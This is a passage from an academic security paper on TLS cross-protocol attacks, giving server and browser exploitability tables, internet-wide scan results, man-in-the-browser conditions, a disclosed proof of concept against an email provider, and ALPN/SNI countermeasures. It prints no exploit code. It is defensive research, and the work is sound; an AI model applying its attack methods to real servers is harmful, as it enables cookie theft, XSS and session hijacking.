	Total Unique				114,197

■ Exploitable in *all* browsers.
● Exploitable with content sniffing (IE, Edge Legacy).
◐ Exploitable with content sniffing (IE, Edge Legacy), with some limitations described in footnote.
○ No exploit found.
- Attack method not applicable.
[a] Not exploitable because no browser reuses the connection.
[b] Not exploitable due to too many errors with all browsers.
[c] Not exploitable due to lack of command pipelining.
[d] Not exploitable due to HTTP detection.
[e] Exploitable on all ports except 465 (implicit TLS).
[f] Exploitable if attacker can login with write permission.

Table 3: Summary of our evaluation of application servers for each attack method. The last column shows the number of affected HTTP servers from our scan (see Subsection 7.2).

All FTP servers tolerated an arbitrary number of errors without terminating the connection.

All FTP servers, except vsftpd, had at least one command that allowed reflection before authentication. In vsftpd, a user with write permission can reflect ASCII post-authentication using the command `MKDIR`.

Exploitability of Servers. We now summarize our results with respect to each attack scenario and browser (see Table 3).

Five FTP servers were exploitable in an upload attack with any browser. Two secure servers, Pure-FTPD and ProFTPD, were able to detect HTTP headers and thus prevent all HTTP cross-protocol attacks. For SMTP and IMAP upload attacks, no tested server was exploitable because the server response is not a valid HTTP/1.1 response line. As discussed in the previous section, the missing HTTP/1.1 response line prevents the browsers from reusing the TLS connection.

Three IMAP servers and four POP3 servers were exploitable in a download attack with a browser supporting content-sniffing. Five FTP servers were exploitable in a download attack with any browser. Secure IMAP and POP3 servers were not error tolerant enough to allow a successful attack.

Nine application servers were exploitable in a reflection attack with a browser supporting content-sniffing. Two out of these servers were exploitable with some technical restrictions: Sendmail was only exploitable on a STARTTLS port, and vsFTPd requires an attacker having write permission on the FTP server. Servers that were not exploitable in a reflection attack either blocked HTTP requests (Postfix and ProFTPD $\geq$ 1.3.5), were not sufficiently error tolerant, or did not provide a reflection vector in any of the tested commands. As a special case, OpenSMTPD is not tolerant to HTTPS requests or other batched multi-line input due to missing support for command pipelining.

In total, 13 of 25 evaluated application servers can be exploited with at least one attack method in at least one browser.

6.4 Lab Setup

To demonstrate that the exploitable application servers actually can be used in fully working attacks on HTTPS, we created a lab setup containing proof-of-concepts for each protocol and attack method from our evaluation. In particular, the lab contains Sendmail 8.16.1 (SMTP), Cyrus 2.4.17 (IMAP), Courier 1.0.6-1 (POP3), and vsftpd 3.0.2 (FTP). The lab is based on the containerization software Docker, and contains an attack server and a web server with a website to attack. We configured publicly reachable domains and valid certificates from Let's Encrypt and implemented an actual MitM attacker capable of relaying and altering traffic as well as injecting additional packages. We then implemented working FTP download and upload attacks on vsftpd for all browsers, as well as reflection and download attacks for Cyrus IMAP, a download attack for Courier POP3, and a reflection attack for Sendmail in combination with Edge Legacy and IE. The attacks are implemented in Python. The complete lab setup, including all proof of concept attacks, is available on Github.[3]

[3] https://github.com/RUB-NDS/alpaca-code

7 Large Scale TLS Study

We evaluated the number of HTTPS servers which are vulnerable to cross-protocol attacks with SMTP, IMAP, POP3, or FTP in an internet-wide scan of the IPv4 address space by looking for servers with trusted, compatible certificates. Additionally, we analyzed how these servers react to invalid server names with SNI and how they react if they cannot choose a valid application layer protocol with ALPN.

7.1 Methodology

In order to evaluate how many application servers have trusted certificates compatible with HTTPS servers, we conducted multiple IPv4 scans on standard and well-known application ports for SMTP (25, 587, 465, 26, 2525), IMAP (143, 993), POP3 (110, 995), and FTP (21, 990) between July and October 2020, using ZMap [21] and ZGrab 2.0.[4] We excluded all hosts that could not complete a TLS handshake. We then determined which of these servers have a trust path to a generally trusted root CA. We considered a CA as generally trusted if it is trusted by either Mozilla, Google, Microsoft, Apple, Oracle, or OpenJDK. We then gathered all trusted certificates and extracted their Common Names (CN) and Subject Alternative Names (SAN) in order to find corresponding HTTPS servers. For entries that contained a *, we guessed the subdomain by replacing * with `www`. We then tried to connect to these hostnames on port 443 using the HTTPS protocol and collected the presented certificates.

We performed two more scans on those SMTP, IMAP, POP3, and FTP application servers that offered a trusted certificate. In the first scan, we estimated the number of application servers that tolerate incorrect SNI hostnames by performing a TLS handshake with the SNI hostname `example.com`. We recorded if the TLS handshake completes successfully despite the mismatching hostname. In the second scan, we estimated the number of application servers that tolerate incorrect application layer protocols by performing a TLS handshake with the same ALPN extension as sent by the Chrome web browser. We recorded if the TLS handshake completes successfully despite the mismatching protocol identifiers.

7.2 Results of Internet-Wide Scans

The results of our scans can be seen in Table 4. Across all protocols, 62,85% of the discovered TLS application servers used generally trusted certificates. A notable outlier is FTP on port 21, where the number of trusted certificates was only 44%. A possible explanation is that FTP server certificates are often signed by private CAs that are not generally trusted by browsers. We found that about 25% of the untrusted FTP certificates were signed by such private CAs.

[4] https://github.com/zmap/zgrab2

			Server IPs with TLS		Certificate Names (CN & SAN)	
Protocol	**Port**	**STARTTLS**	**Total**	**Valid Certificate**	**# Unique**	**# HTTPS**
SMTP	25	Yes	3,427,465	1,744,052 (50,88%)	1,048,090	782,710 (74.68%)
SMTP	587	Yes	3,495,626	2,471,893 (70,71%)	1,176,374	821,534 (69.85%)
SMTPS	465	-	3,511,544	2,450,062 (69,77%)	1,046,240	724,557 (69.27%)
SMTP	26	Yes	565,672	514,425 (90,94%)	130,624	79,234 (60.66%)
SMTP	2525	Yes	231,009	139,536 (60,40%)	50,514	31,009 (61.40%)
IMAP	143	Yes	3,707,577	2,463,293 (66,44%)	1,103,455	782,410 (70.92%)
IMAPS	993	-	3,919,999	2,597,232 (66,26%)	1,287,370	926,313 (71.97%)
POP3	110	Yes	3,551,226	2,342,545 (65,96%)	983,912	690,111 (70.15%)
POP3S	995	-	3,828,411	2,580,379 (67,40%)	1,170,197	848,744 (72.56%)
FTP	21	Yes	4,826,891	2,130,271 (44,13%)	675,432	421,923 (62.48%)
FTPS	990	-	305,646	282,382 (92,39%)	115,292	95,197 (62.73%)
Total			31,371,066	19,716,070 (62,85%)	2,088,328	1,441,628 (69.03%)

Table 4: Results from our internet-wide scan by protocol and port (July to October 2020). We first give the number of IP addresses that provide the given service and allow a successful TLS handshake to be made. Then we show the number of those IP addressses that offer a certificate that is considered valid for a browser (except for hostname matching). Next we give the number of unique names found in the CN and SAN of the valid certificates. Finally, we give the number of HTTPS servers we found among these names, with * replaced by `www` as the most common guess for web servers using wildcard certificates.

TLS Version. Previous studies analyzing the TLS ecosystem have shown that servers running SMTP, IMAP, or FTP do not offer timely TLS protocol support [6, 36, 44]. Running a service with outdated TLS versions can negatively affect the cross-protocol attack execution because current browsers support TLS 1.2 and TLS 1.3 only.

Our scan does not include servers supporting only TLS 1.3 due to lack of support in the version of ZGrab we used, but we suspect that the number of such exclusive servers is marginal among the long-established protocols we analyzed. Our scans show that across all analyzed protocols, 90% to 96% of the scanned application servers with trusted certificates support TLS 1.2, while the rest only support older versions. This means that successful attack exploitation can fail in at most 10% of these servers due to missing support for TLS 1.2.

ALPN and SNI. We removed all host responses from the data set for which the handshake was either successful or could be attributed to an unrelated error (such as connection timeout), and were left with a marginal number of hosts which potentially rejected the TLS handshake because of the ALPN or SNI extension. Depending on the protocol and port, we can give an upper bound for servers potentially supporting ALPN or SNI correctly below 0.5%. We conclude that ALPN or SNI do not pose an obstacle to cross-protocol attacks today.

Web Servers Vulnerable to Cross-Protocol Attacks. Across all analyzed protocols, we collected a total number of 2,088,328 distinct hostnames. Our search for HTTPS servers on those hostnames revealed a total of 1,441,628 HTTPS servers for which at least one SMTP, POP3, IMAP or FTP server exists that was using a generally trusted certificate, which is 69% of all the unique hostnames scanned. Of these web servers, 24,202 were in the Tranco 1M list [42] of the most prominent hosts on the Internet.[5] This means that for the majority of the servers with trusted certificates on SMTP, POP3, IMAP, or FTP, there exists an HTTPS server with a compatible certificate vulnerable to a general TLS cross-protocol attack, where application data is processed by the substitute server rather than the intended web server.

Vulnerable Web Servers Paired With Exploitable Application Server. Based on our banner scan (see Appendix A), we counted all unique web servers (among the 1.4M candidates) for which we could identify at least one application server that was exploitable in our lab setting (see rightmost column of Table 3 in Section 6). Sometimes the same web server is exploitable by several application servers (e.g., IMAP and POP3), so the total number of unique web servers is smaller than the sum over all protocols.

In total, we found 114,197 unique web server hostnames that can be attacked using an exploitable SMTP, IMAP, POP3, or FTP server with a trusted and compatible certificate.

8 Cross-Protocol Attacks without MitM

So far, we have assumed the scenario of an active MitM, which is a reasonable attacker model for attacks on TLS. In this section, we discuss necessary conditions in order to adapt the presented attacks to a pure MitB scenario. In this attacker model, the attacker forces the victim browser to send a HTTP

[5] Downloaded on 2020-10-11.

	Chrome	Firefox	IE	Edge Legacy	Edge	Opera	Safari
SMTPS (465)	○	○	●	●	○	○	○
IMAPS (993)	○	○	○	○	○	○	○
POP3S (995)	○	○	●	●	○	○	○
FTPS (990)	●	●	●	●	●	●	●

○ Port blocked ● Port not blocked

Table 5: Some ports available to a MitB attacker by browser.

request directly to a different application server that, as far as the browser is concerned, belongs to the same security context as the targeted web server based on the origin of the request. Besides requiring a weaker attacker model, this attack method offers several advantages: 1. Certificate cross-compatibility is no longer a requirement because the client validates the server's actual certificate. 2. SNI no longer influences the attack, as the extension contains the correct server name.

However, in a MitB-only setting, where the attacker can no longer redirect traffic to a different hostname and port other than the intended as seen by the browser, several web-related restrictions exist, namely lack of STARTTLS support, port blocking in the browser, and the Same-Origin Policy.

STARTTLS Usage. Because a pure MitB attacker cannot upgrade a non-TLS connection to a secure one (by sending a `STARTTLS` command), the attack can only work with servers using implicit TLS (SMTPS, IMAPS, POP3S, FTPS).

Port Blocking. As a workaround to counter early cross-protocol attacks [13, 59] in 2001, browsers block access to specific well-known ports. An excerpt is given in Table 5.

As expected, most browsers block access to ports used by SMTP, IMAP, POP3, and FTP, with some exceptions. For example, port 990 is not blocked in any tested browsers, so cross-protocol attacks exploiting FTPS are still possible. Furthermore, Edge Legacy and Internet Explorer do not block port 465 (SMTPS) and 995 (POP3S), allowing cross-protocol attacks exploiting these services. On the other hand, these browsers do block access to the plaintext (non-TLS) variants of these protocols at port 25 (SMTP) and 110 (POP3).

Therefore, due to port blocking, *most* of our attacks do not work in a pure web attacker scenario *unless* a service runs on a non-standard port. In practice, this is not unrealistic, as services are frequently deployed on non-standard ports for a variety of administrative reasons.

Same-Origin Policy. Another obstacle to deal with in a pure web attacker model is cross-site limitations due to the Same-Origin Policy (SOP) [58, 61], including cookie policies (see Table 6). DOM access from one origin (identified by a `protocol://host:port` tuple) to a different origin is not allowed. However, Edge Legacy and Internet Explorer ignore

		Chrome	Firefox	IE	Edge Legacy	Edge	Opera	Safari
same domain, different port	DOM access	○	○	●	●	○	○	○
	Get cookie	●	●	●	●	●	●	●
	Set cookie	●	●	●	●	●	●	●
sub domain, different port	DOM access	○	○	○	○	○	○	○
	Get cookie	◐	◐	◐	◐	◐	◐	◐
	Set cookie	●	●	●	●	●	●	●

● access blocked ○ access denied ◐ cookie dependent

Table 6: SOP interpretation in different browsers.

port numbers in the SOP. For example, `host:995` (POP3S) has access to `host:443`, thereby allowing DOM manipulation (i.e., reading or writing website content, inserting script tags, etc.). Furthermore, technologies such as CORS [32] exist to punch holes into the SOP. According to Müller [48], around 0.15% of the Alexa Top 1M websites are misconfigured to allow cross-site requests with session cookies.

The SOP is more lax when it comes to cookies. As specified in RFC 6265 [7], cookies are *not* port-dependent. For example, `host:995` can access the cookies for `host:443` in all tested browsers. Read access to cookies for subdomains is only possible if the `Domain` flag is explicitly set. Cahn et al. [11] crawled the Alexa Top 100k websites and found that this is the case for 81.5% of the cookies, including all subdomains. However, their work did not focus on session cookies, where the numbers may be lower. Policies for setting cookies are even less strict, as a subdomain is allowed to set a cookie for the top domain. For example, `pop3.host:995` can set a cookie for `host:443` in all browsers, which can lead to session fixation attacks [41], where the attacker locks the user into a session already controlled by the atacker before the user even logs in.

8.1 Practical Example

As a proof of concept demonstration, we registered an account at Mailfence, a security-focused email provider. As MitB, we posted HTML form data to `https://mailfence.com:995` to log into our account and retrieve the content of an HTML email (download attack), resulting in JavaScript execution in the context of `https://mailfence.com` for browsers that ignore the port number in the SOP, such as Internet Explorer. The issue was acknowledged by the vendor as stored XSS. We found similar exploitable issues in the MitB attacker model, in a major bitcoin exchange, the website of a large university, and the Government of India's webmail service.[6]

[6] All tested services encourage researchers to search for security bugs and we followed their requirements for responsible disclosure.

9 Countermeasures

Countermeasures at the Application Layer. Previous efforts to stop cross-protocol attacks tried to mitigate the issue at the application layer, for example, by closing the connection if HTTP is detected instead of a valid command. From a practical point of view it is unreasonable to expect implementers to be aware of all (including future) possible cross-protocol attacks and defend against them one by one.

While such measures can potentially stop the exploitation of individual protocol confusions, they cannot stop the attack in general. Whenever a client finishes the handshake with S_{sub}, the authentication as promised by TLS has already been broken. At this point, no application data has been exchanged yet, therefore no application layer countermeasure can prevent the general cross-protocol attack.

Countermeasures with TLS Certificates. A common proposal is to use different (incompatible) certificates for different service endpoints. However, enforcing such a policy is challenging in practice. Certificate validation is limited to hostnames, and thus each service would have to be hosted on a unique subdomain. Furthermore, no certificate should be issued for more than one hostname, which effectively prohibits the use of wildcard certificates. However, the very common use of wildcard certificates in practice shows that they provide significant value to administrators. Even strict certificate exclusivity does not prevent all possible attacks. The attacker could still steal the cookie using a service hosted on a subdomain or perform session fixation attacks (see Section 8).

Another idea would be to define different certificate usages for distinct services. While the X.509 standard defines the extended key usage extension [14], this extension only allows to distinguish TLS server certificates from those used for email signing, IPsec, or OCSP, and does not provide a mechanism to authenticate the application protocol on top of TLS.

We conclude that the required organizational and behavioral changes to achieve certificate exclusivity are so large that they can only be considered a long term countermeasure.

ALPN Mitigates All Cross-Protocol Attacks.

In 2015, Horn suggested the use of ALPN by protocol designers to mitigate cross-protocol attacks. We now describe how this countermeasure can be implemented in a backwards compatible way. If ALPN is supported by both client and server, the standard requires that the connection is closed if no common protocol can be negotiated. This strict implementation mitigates all cross-protocol attacks, because a client and the substitute server implementing a different protocol than the client will never complete a TLS handshake.

Today, we see different levels of ALPN support deployed. For HTTPS, all major clients already implement ALPN to support HTTP/2, so deploying ALPN in exploitable application servers will prevent our attacks on HTTPS. In an internet-wide scan we found that 72.5% of HTTPS servers already support ALPN. Although this is promising, we also found that less than 1.3% terminate the connection if no protocol can be negotiated. We have also shown in our scans that virtually all SMTP, IMAP, POP3, and FTP servers do not support ALPN or do not terminate if no protocol can be negotiated.

As a path forward, we propose that initially servers start to implement ALPN strictly according to the standard, so connections created by clients sending the ALPN extension (i.e., browsers) are protected from exploitation. In parallel, clients for all protocols (SMTP, IMAP, POP3, and FTP) can be upgraded to send the ALPN extensions. Migrating to this secure configuration is easy and backwards-compatible, as the clients and servers can independently enable the extension on their respective side at some convenient time, while still accepting legacy connections. Once a client and an application server have *both* enabled ALPN, that particular server can no longer be exploited to attack connections by that client to other, vulnerable servers in the network.

Eventually, clients and servers may choose to require the use of ALPN by the other side, at the cost of breaking backwards compatibility with legacy implementations.

Countermeasures with SNI. The same way the ALPN extension protects against cross-protocol attacks, the SNI extension can protect against cross-hostname attacks, if it is implemented strictly (ie., the connection is terminated if no matching host is found), which is allowed by the standard. This can protect against cross-protocol attacks where the intended and substitute server have different hostnames, but also against some same-protocol attacks such as HTTPS virtual host confusion [16] or context confusion attacks [65].

Unfortunately, some servers are currently not entirely aware of the hostnames they are responsible for. Adding a strict SNI validation to those servers can cause connections to break if hostnames are missing or clients are misconfigured. Still, we recommend enabling strict SNI checking if possible, in particular for new configurations.

Same-Host, Same-Protocol, Cross-Port Attacks. Even with strict ALPN and SNI implementations, we still face potential confusion attacks when the intended and substitution server have the same hostname, implement the same protocol, but run on different ports. These *cross-port* attacks can currently not yet be mitigated at the TLS layer, because there is no way for the client to communicate the intended port number to the server. Defining such a feature, for example as a new TLS extension, is certainly possible, but would require an upgrade to all TLS libraries and applications.

10 Related Work

Early cross-protocol attacks were found in cryptographic systems. Kelsey, Schneier and Wagner [39] described how new protocols can be designed to allow such attacks on existing

protocols, forshading some of the problems occurring when key material, certificates, or cryptographic protocols (such as TLS) are reused for different applications. They also gave basic principles for protocol design to avoid such issues. Their work was expanded by Canetti et al. [12], who considered the environmental requirements for authentication protocols and showed that even strong protocols can fail for external reasons. For TLS, cryptographic cross-protocol attacks were examined in [62], [43] and [6] (DROWN). Nir and Gueron [18] analyzed a similar weakness in TLS 1.3 PSK where the client is running a server with the same pre-shared key as the intended server. In their "Selfie" attack, the attacker redirects the messages from the client *C* back to its own server without the client noticing that confusion.

A first example for an application layer cross-protocol attack was described by Topf [59], who showed how to send emails via SMTP over HTTP from an HTML form. He recognized this as a way to access intranet services behind a firewall. A first systematization of these attacks was provided by Alcorn [1] and subsequently extended to demonstrate the impact on internal networks behind firewalls in [2] (*inter-protocol exploitation*) by giving an attack on the Asterisk Manager Interface through HTTP. Other authors applied these techniques to attack UPnP [31], FTP [54], IMAP [50], and Redis [33] servers in internal networks, often paired with other vulnerability exploits to achieve remote code execution. Other works discussed how to to send commands to network printers [63] or spam [34] from HTML websites. The most recent summary was given by Prynn [53] who also showed how HTTP can be combined with binary protocols. Common to these works is that they give no consideration to TLS and that they are attacking the protocol wrapped inside the HTTP protocol, rather than the HTTP server. These attacks were also considered in the design of HTTP/2 [9].

A simple XSS attack against web servers with colocated services vulnerable to reflection attacks was described by Gauci [29, 30]. The first structured presentation of the XSS attack scenario was presented by Alcorn [1]. Horn presented a first example for a JavaScript download attack using FTP over HTTPS as a MitM attacker in a bug report against the *ProFTPD* FTP sever [37], which is the first time that TLS application data confusion was used to enable cross-protocol attacks. Horn also pointed out a vulnerability in vsftpd and a potential vulnerability in Dovecot IMAP, and suggested the use of ALPN to mitigate the attacks [38]. In their study on printer attacks, Müller et al. showed how to use cross-site printing to spoof CORS headers and thus get access to data from a different origin [49].

Another line of research considered attacks on TLS application data confusion within the same protocol, rather than different protocols. Delignat-Lavaud and Bhargavan [16] analyzed how a MitM can exploit HTTPS virtual hosting configurations, and Zhang et al. [65] found even more HTTPS MitM attacks, exploiting insecure web security policies in the substitute server or mixing TLS with plaintext content.

While our attacks require a strong attacker with MitM and MitB capabilities, such attacker model is typical when targeting the TLS protocol. The scenario was first described by Rizzo and Duong in their BEAST attack to exploit predictable CBC (cipher block chaining) initialization vectors in TLS 1.0 [19]. In order to retrieve secret data, the BEAST attacker runs a JavaScript in victim's browser to trigger carefully created requests to the server. The attacker observes the encrypted requests, whose structure leaks information about the secret data. This attacker model was later used in CRIME [20], Lucky 13 [4], POODLE [45], and attacks on RC4 [3,28,60]. In Lucky 13 and POODLE, the MitM attacker also actively modifies the TLS traffic as in our attack.

11 Conclusions

We demonstrated that the lack of strong authentication of service endpoints in TLS can be abused by attackers to perform powerful cross-protocol attacks with unforeseeable consequences. Our internet-wide scans showed that it is common for administrators to deploy compatible certificates across multiple services, possibly without consideration to cross-protocol attacks. We also showed that cross-protocol attacks are practical, although the impact is limited and difficult to assess from lab experiments alone. In the real-world, cross-protocol attacks will always be situational and target individual users or groups. However, it is also clear that existing countermeasures are ineffective because they do not address all possible attack scenarios.

We have identified one countermeasure that is far superior to others: the pervasive use of the ALPN extension to TLS by both client and server. Luckily, ALPN is easy to deploy with the next software update without affecting legacy clients or servers.

In a broader sense, this work demonstrates yet again that all cryptographic measures, when applied to real world applications, should be bound to the context of their legitimate use to prevent confusion attacks on the protected content. Binding the TLS connection to a specific application layer protocol allows peers to protect themselves against any known and unknown cross-protocol attack. With SNI, this protection can be extended to same-protocol attacks on different hostnames. These countermeasures make sure that a message for the intended protocol is not mistaken for a message in the substituted protocol, as demanded by the Rule of Thumb 5 in [12] for safeguarding authentication protocols against environmental threats. However, we have also seen that services that share the same hostname and protocol can not be protected against confusion attacks by existing TLS standards.

Our work can be extended in different directions. We have only studied the vulnerability of HTTPS to cross-protocol attacks based on FTP and email protocols. Other cross-protocol attack scenarios and protocol combinations need to be ana-

lyzed. This does not only include text-based protocols, as similar cross-protocol attacks can be applicable to binary protocols as well. Our attacks work because of the lack of authentication between TLS and the application layer protocols. Similar problems can arise in other cryptographic protocols, such as DTLS [57] or IPsec [25].

Acknowledgements

Marcus Brinkmann was supported by the German Federal Ministry of Economics and Technology (BMWi) project "Industrie 4.0 Recht-Testbed" (13I40V002C). Robert Merget was supported by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972. We also thank our shepherd Zakir Durumeric as well as our anonymous reviewers for improving the final version of the paper.

References

[1] Wade Alcorn. Inter-protocol communication, 2006. https://web.archive.org/web/20111229080404/http://www.bindshell.net/papers/ipc.html (accessed 2019-06-26).

[2] Wade Alcorn. Inter-process exploitation, 2007. https://www.nccgroup.trust/globalassets/our-research/uk/whitepapers/inter-protocol_exploitation.pdf (accessed 2019-06-26).

[3] Nadhem AlFardan, Daniel J. Bernstein, Kenneth G. Paterson, Bertram Poettering, and Jacob C. N. Schuldt. On the security of rc4 in TLS. In Samuel Talmadge King, editor, *22nd USENIX Security Symposium (USENIX Security 13)*, pages 305–320, Washington D.C., USA, August 14–16, 2013. USENIX Association.

[4] Nadhem J. AlFardan and Kenneth G. Paterson. Lucky Thirteen: Breaking the TLS and DTLS Record Protocols. *IEEE Symposium on Security and Privacy*, 0:526–540, 2013.

[5] M. Allman and S. Ostermann. FTP Security Considerations. RFC 2577 (Informational), May 1999.

[6] N. Aviram, S. Schinzel, J. Somorovsky, N. Heninger, M. Dankel, J. Steube, L. Valenta, D. Adrian, J. A. Halderman, V. Dukhovni, E. Käsper, S. Cohney, S. Engels, C. Paar, and Y. Shavitt. DROWN: Breaking TLS Using SSLv2. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 689–706, Austin, TX, August 2016. USENIX Association.

[7] A. Barth. HTTP State Management Mechanism. RFC 6265 (Proposed Standard), April 2011.

[8] A. Barth, J. Caballero, and D. Song. Secure content sniffing for web browsers, or how to stop papers from reviewing themselves. In *2009 30th IEEE Symposium on Security and Privacy*, pages 360–371, 2009.

[9] M. Belshe, R. Peon, and M. Thomson (Ed.). Hypertext Transfer Protocol Version 2 (HTTP/2). RFC 7540 (Proposed Standard), May 2015.

[10] T. Berners-Lee, R. Fielding, and H. Frystyk. Hypertext Transfer Protocol – HTTP/1.0. RFC 1945 (Informational), May 1996.

[11] Aaron Cahn, Scott Alfeld, Paul Barford, and Shanmugavelayutham Muthukrishnan. An empirical study of web cookies. In *Proceedings of the 25th International Conference on World Wide Web*, pages 891–901, 2016.

[12] Ran Canetti, Catherine Meadows, and Paul Syverson. Environmental Requirements for Authentication Protocols. In *Software Security — Theories and Systems*, pages 339–355. Springer Berlin Heidelberg, 2003.

[13] CERT Coordination Center. Vulnerability note vu#476267, 2001.

[14] D. Cooper, S. Santesson, S. Farrell, S. Boeyen, R. Housley, and W. Polk. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280 (Proposed Standard), May 2008.

[15] M. Crispin. INTERNET MESSAGE ACCESS PROTOCOL - VERSION 4rev1. RFC 3501 (Proposed Standard), March 2003.

[16] Antoine Delignat-Lavaud and Karthikeyan Bhargavan. Network-based Origin Confusion Attacks against HTTPS Virtual Hosting. In *Proceedings of the 24th International Conference on World Wide Web*. International World Wide Web Conferences Steering Committee, may 2015.

[17] T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246 (Proposed Standard), August 2008.

[18] Nir Drucker and Shay Gueron. Selfie: reflections on TLS 1.3 with PSK. Cryptology ePrint Archive, Report 2019/347, 2019. https://eprint.iacr.org/2019/347.

[19] Thai Duong and Juliano Rizzo. Here come the ⊕ Ninjas. Ekoparty security conference, 2011.

[20] Thai Duong and Juliano Rizzo. The crime attack. Ekoparty security conference, 2012.

[21] Zakir Durumeric, Eric Wustrow, and J. Alex Halderman. Zmap: Fast internet-wide scanning and its security applications. In *22nd USENIX Security Symposium (USENIX Security 13)*, pages 605–620, Washington, D.C., August 2013. USENIX Association.

[22] D. Eastlake 3rd. Transport Layer Security (TLS) Extensions: Extension Definitions. RFC 6066 (Proposed Standard), January 2011.

[23] Chris Evans. vsFTPd-2.1.0 released, 2009. https://scarybeastsecurity.blogspot.com/2009/02/vsftpd-210-released.html (accessed 2020-10-15).

[24] R. Fielding (Ed.) and J. Reschke (Ed.). Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing. RFC 7230 (Proposed Standard), June 2014.

[25] S. Frankel and S. Krishnan. IP Security (IPsec) and Internet Key Exchange (IKE) Document Roadmap. RFC 6071 (Informational), February 2011.

[26] N. Freed. SMTP Service Extension for Command Pipelining. RFC 2920 (Internet Standard), September 2000.

[27] S. Friedl, A. Popov, A. Langley, and E. Stephan. Transport Layer Security (TLS) Application-Layer Protocol Negotiation Extension. RFC 7301 (Proposed Standard), July 2014.

[28] Christina Garman, Kenneth G. Paterson, and Thyla Van der Merwe. Attacks only get better: Password recovery attacks against rc4 in TLS. In Jaeyeon Jung and Thorsten Holz, editors, *24th USENIX Security Symposium (USENIX Security 15)*, pages 113–128, Washington D.C., USA, August 12–14, 2015. USENIX Association.

[29] Sandro Gauci. Extended HTML Form Attack, 2002. https://eyeonsecurity.org/papers/extendedformattack.html (accessed 2019-10-18).

[30] Sandro Gauci. The Extended HTML Form attack revisited, 2008. https://dl.packetstormsecurity.net/papers/web/the-extended-html-form-attack-revisited.pdf (accessed 2020-09-26).

[31] Gnucitizen.org. Hacking the interwebs, 2008. https://www.gnucitizen.org/blog/hacking-the-interwebs/ (accessed 2019-07-09).

[32] W3C Web Hypertext Application Technology Working Group et al. CORS Protocol, 2018.

[33] Nicolas Grégoire. Trying to hack Redis via HTTP requests, 2014. https://www.agarri.fr/blog/archives/2014/09/11/trying_to_hack_redis_via_http_requests/index.html (accessed 2019-10-14).

[34] Robert Hansen. Javascript spam, 2007. http://web.archive.org/web/20090913204859/http://ha.ckers.org/blog/20070325/javascript-spam.

[35] P. Hoffman. SMTP Service Extension for Secure SMTP over TLS. RFC 2487 (Proposed Standard), January 1999.

[36] Ralph Holz, Johanna Amann, Olivier Mehani, Matthias Wachs, and Mohamed Ali Kâafar. TLS in the wild: an internet-wide analysis of TLS-based protocols for electronic communication. In *NDSS 2016*, pages 1–15, 2016. Network and Distributed System Security Symposium 2016, NDSS'16 ; Conference date: 21-02-2016 Through 24-02-2016.

[37] Jann Horn. HTTPS/FTPS protocol confusion leads to XSS (ProFTP Bug 4143), 2014. http://bugs.proftpd.org/show_bug.cgi?id=4143#c0 (accessed 2019-06-26).

[38] Jann Horn. Two cross-protocol MitM attacks on browsers, 2015. https://var.thejh.net/http_ftp_cross_protocol_mitm_attacks.pdf (accessed 2020-08-27).

[39] John Kelsey, Bruce Schneier, and David Wagner. Protocol interactions and the chosen protocol attack. In *Security Protocols*, pages 91–104. Springer Berlin Heidelberg, 1998.

[40] J. Klensin. Simple Mail Transfer Protocol. RFC 5321 (Draft Standard), October 2008.

[41] Mitja Kolšek. Session fixation vulnerability in web-based applications. *Acros Security*, 7, 2002.

[42] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczyński, and Wouter Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. In *Proceedings of the 26th Annual Network and Distributed System Security Symposium*, NDSS 2019, February 2019.

[43] Nikos Mavrogiannopoulos, Frederik Vercauteren, Vesselin Velichkov, and Bart Preneel. A Cross-protocol Attack on the TLS Protocol. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, pages 62–72, New York, NY, USA, 2012. ACM.

[44] Wilfried Mayer, Aaron Zauner, Martin Schmiedecker, and Markus Huber. No need for black chambers: Testing TLS in the e-mail ecosystem at large. *CoRR*, abs/1510.08646, 2015.

[45] Bodo Möller, Thai Duong, and Krzysztof Kotowicz. This POODLE bites: exploiting the SSL 3.0 fallback, 2014. https://www.openssl.org/~bodo/ssl-poodle.pdf.

[46] Mozilla MDN. Cross-Origin Resource Sharing (CORS) - Simple Requests, 2020.

[47] J. Myers and M. Rose. Post Office Protocol - Version 3. RFC 1939 (Internet Standard), May 1996.

[48] J. Müller. CORS misconfigurations on a large scale, 2017. https://web-in-security.blogspot.com/2017/07/cors-misconfigurations-on-large-scale.html (accessed 2021-02-09).

[49] J. Müller, V. Mladenov, J. Somorovsky, and J. Schwenk. Sok: Exploiting network printers. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 213–230, 2017.

[50] Michele Orrù. Revitalizing the Inter-Protocol Exploitation with BeEF Bind, 2012. https://blog.beefproject.com/2012/11/revitalizing-inter-protocol.html (accessed 2019-07-09).

[51] J. Postel. DoD standard Transmission Control Protocol. RFC 761 (Historic), January 1980.

[52] J. Postel and J. Reynolds. File Transfer Protocol. RFC 959 (Internet Standard), October 1985.

[53] Tanner Prynn. Cross-protocol request forgery, 2018. https://www.nccgroup.trust/globalassets/our-research/us/whitepapers/2018/cprf-1.pdf (accessed 2019-10-14).

[54] Antonio Quina. Inter-protocol communication - exploitation, 2012. https://www.secforce.com/blog/2012/11/inter-protocol-communication/ (accessed 2019-07-09).

[55] Marsh Ray and Steve Dispensa. Renegotiating TLS, 2009. https://web.archive.org/web/20091122081325/https://extendedsubset.com/Renegotiating_TLS.pdf (accessed 2021-02-09).

[56] E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446 (Proposed Standard), August 2018.

[57] E. Rescorla and N. Modadugu. Datagram Transport Layer Security Version 1.2. RFC 6347 (Proposed Standard), January 2012.

[58] Jörg Schwenk, Marcus Niemietz, and Christian Mainka. Same-origin policy: Evaluation in modern browsers. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 713–727, 2017.

[59] Jochen Topf. The HTML form protocol attack, 2001. Published on the Bugtraq mailing list on 2001-08-15. https://www.jochentopf.com/hfpa/hfpa.pdf (accessed 2019-10-18).

